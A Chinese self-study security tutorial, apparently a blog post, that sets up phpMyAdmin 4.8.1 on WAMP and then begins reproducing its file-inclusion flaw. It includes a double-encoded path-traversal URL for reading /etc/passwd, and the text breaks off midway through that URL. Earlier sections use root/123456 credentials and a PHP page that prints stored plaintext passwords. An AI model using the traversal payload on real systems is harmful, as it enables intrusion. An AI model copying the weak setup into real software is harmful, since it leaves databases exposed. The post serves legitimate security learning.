这是作者的网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您们喜欢，一起进步。前文通过两个题目分享了DirBuster扫描目录、Fuzzy爆破指定路径名称，通过Sqlmap工具实现SQL注入并获取管理员用户名和密码、文件下载等用法。这篇文章将分享一个phpMyAdmin 4.8.1版本的文件包含漏洞，从配置到原理，再到漏洞复现进行讲解，更重要的是让大家了解这些真实漏洞背后的知识。基础性文章，希望对您有所帮助！

作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

PS：本文参考了B站、安全网站和参考文献中的文章，并结合自己的经验和实践进行撰写，也推荐大家阅读参考文献。

下载地址：https://github.com/eastmountyxz/NetworkSecuritySelf-study

> 声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。

文章目录

前文学习：

[网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
[网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
[网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
[网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
[网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
[网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向
[网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
[网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
[网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
[网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码

[网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
[网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）
[网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）
[网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）
[网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）
[网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护
[网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）
[网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示（一）
[网络安全自学篇] 十九.Powershell基础入门及常见用法（一）
[网络安全自学篇] 二十.Powershell基础入门及常见用法（二）
[网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime
[网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集
[网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习
[网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测
[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探
[网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用
[网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）
[网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）
[网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）
[网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）
[网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）
[网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）
[网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）
[网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机
[网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析
[网络安全自学篇] 三十六.WinRAR漏洞复现（CVE-2018-20250）及恶意软件自启动劫持
[网络安全自学篇] 三十七.Web渗透提高班之hack the box在线靶场注册及入门知识
[网络安全自学篇] 三十八.hack the box渗透之BurpSuite和Hydra密码爆破及Python加密Post请求（二）
[网络安全自学篇] 三十九.hack the box渗透之DirBuster扫描路径及Sqlmap高级注入用法（三）

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法


[渗透&攻防] 三.数据库之差异备份及Caidao利器
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

一.phpMyAdmin环境配置


> PS：前面两部分内容会简单讲解phpMyAdmin 4.8.1版本配置过程，如果读者只想了解漏洞，可以从第三部分开始阅读。还请见谅~

phpMyAdmin是一种MySQL数据库的管理工具，安装该工具后，即可通过Web形式直接管理MySQL数据，而不需要通过执行系统命令来管理，非常适合对数据库操作命令不熟悉的数据库管理者，下面详细说明该工具的安装方法。

第一步，下载phpMyAdmin 4.8.1。



第二步，配置环境。
打开libraries目录下的config.default.php文件，依次找到下面各项，按照说明配置即可。




修改MySQL的用户名和密码，phpMyAdmin使用MySQL默认用户名root，密码设置为“123456”。

```
/**
 * MySQL user
 *
 * @global string $cfg['Servers'][$i]['user']
 */
$cfg['Servers'][$i]['user'] = 'root';

/**
 * MySQL password (only needed with 'config' auth_type)
 *
 * @global string $cfg['Servers'][$i]['password']
 */
$cfg['Servers'][$i]['password'] = '123456';
```


认证方法设置为“cookie”，登录phpMyAdmin时需要用户名和密码进行验证。在此有cookie、http、signon、config四种模式可供选择。

```
/**
 * Authentication method (valid choices: config, http, signon or cookie)
 *
 * @global string $cfg['Servers'][$i]['auth_type']
 */
$cfg['Servers'][$i]['auth_type'] = 'cookie';
```


第三步，运行WAMP软件，并将WAMP中phpMyAdmin替换成4.8.1版本。



替换如下图所示：



运行Apache和MySQL如下图所示。




问题1： 当我们输入用户名“root”、密码“123456”时，很可能会报错“mysqli_real_connect(): (HY000/1045): Access denied for user ‘root’@‘localhost’ (using password: YES)”。提示是错误1045，告诉我们错误是由于没有访问权限，所以访问被拒绝了，主要原因就是由于该用户名所对应的密码错误。

第四步，检查配置文件中的主机、用户名和密码，并确认这些信息与 MySQL 服务器管理员所给出的信息一致。设置controluser和controlpass。

```
/**
 * MySQL control user settings (this user must have read-only
 * access to the "mysql/user" and "mysql/db" tables). The controluser is
 * used for all relational features (pmadb)
 *
 * @global string $cfg['Servers'][$i]['controluser']
 */
$cfg['Servers'][$i]['controluser'] = 'root';

/**
 * MySQL control user settings (this user must have read-only
 * access to the "mysql/user" and "mysql/db" tables). The controluser is
 * used for all relational features (pmadb)
 *
 * @global string $cfg['Servers'][$i]['controlpass']
 */
$cfg['Servers'][$i]['controlpass'] = '123456';
```

第五步，修改“config.sample.inc.php”（或config.inc.php）文件内容。




设置controluser和controlpass值。

修改如下：

```
$cfg['Servers'][$i]['controluser'] = 'root';
$cfg['Servers'][$i]['controlpass'] = '123456';

$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = '123456';
```

```
/* Authentication type and info */
$cfg['Servers'][$i]['auth_type'] = 'config';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = '123456';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
$cfg['Lang'] = '';

/* Bind to the localhost ipv4 address and tcp */
$cfg['Servers'][$i]['host'] = '127.0.0.1';
$cfg['Servers'][$i]['connect_type'] = 'tcp';

/* User for advanced features */
$cfg['Servers'][$i]['controluser'] = 'root';
$cfg['Servers'][$i]['controlpass'] = '123456';
```

第六步，接着登录phpMyAdmin，输入“root”和“123456”之后进入数据库管理主界面。




二.phpMyAdmin基础用法


接着我们使用phpMyAdmin搭建一个简单的网站试试。

第一步，创建数据库。

第二步，创建数据表 student，点击执行。




第三步，设置表的字段，包括：id、username、password。




第四步，查看我们创建好的数据表student。

第五步，插入数据并查询。


```
INSERT INTO `student`(`id`, `username`, `password`) VALUES ('1', 'yangxiu
INSERT INTO `student`(`id`, `username`, `password`) VALUES ('2', 'Eastmou
```



此时数据显示如下图所示：



第六步，编写PHP代码将我们数据库中的内容显示出来。




访问地址：http://localhost:8088/20200110.php

```php
<?php
    echo('<h2>数据库测试</h2>');

    //链接数据库
    $con = mysqli_connect("localhost", "root", "123456", "eastmount");
    if (!$con)
    {
        die('Could not connect database: ' . mysqli_error());
    }

    //设置查询结果编码
    $con->set_charset('utf8');

    //查询学生信息
    $sql = "SELECT * FROM `student` ";

    //得到查询结果
```

```
    $result = $con->query($sql);

    //遍历结果
    while($row = $result->fetch_array()){
        list($id,$username, $password) = $row;
        echo $id.' ';
        echo $username.' ';
        echo $password;
        echo '<br >';
    }

    //关闭连接
    $con->close();
?>
```


显示结果如下图所示：



如果需要查看配置信息，这使用“phpinfo()”函数实现。


```
<?php
    phpinfo();
?>
```

显示结果如下图所示，PHP的配置信息。



写到这里，我们的环境已经搭建成功，接下来我们开始讲解phpMyAdmin漏洞吧。可能很多博友会疑惑，为什么前面花费这么多时间讲解环境搭建了，两个原因吧！一方面作者是从零开始学习，通过环境搭建来复现该漏洞；另一方面照顾初学者，希望通过通俗易懂的步骤能实现文章的实验，也希望安全圈的大牛们别笑，哈哈~都是一点一滴成长起来的。

三.phpMyAdmin漏洞复现


> 原因：phpMyadmin 4.8.1版本的index.php中存在文件包含漏洞，通过二次编码可绕过过滤。

第一步，根据该版本CVE漏洞构造URL，在index.php后添加内容，如显示/etc/passwd详细内容。

```
/* 方法一 */
http://localhost:8088/phpmyadmin/index.php?target=db_sql.php%253f/../../
```

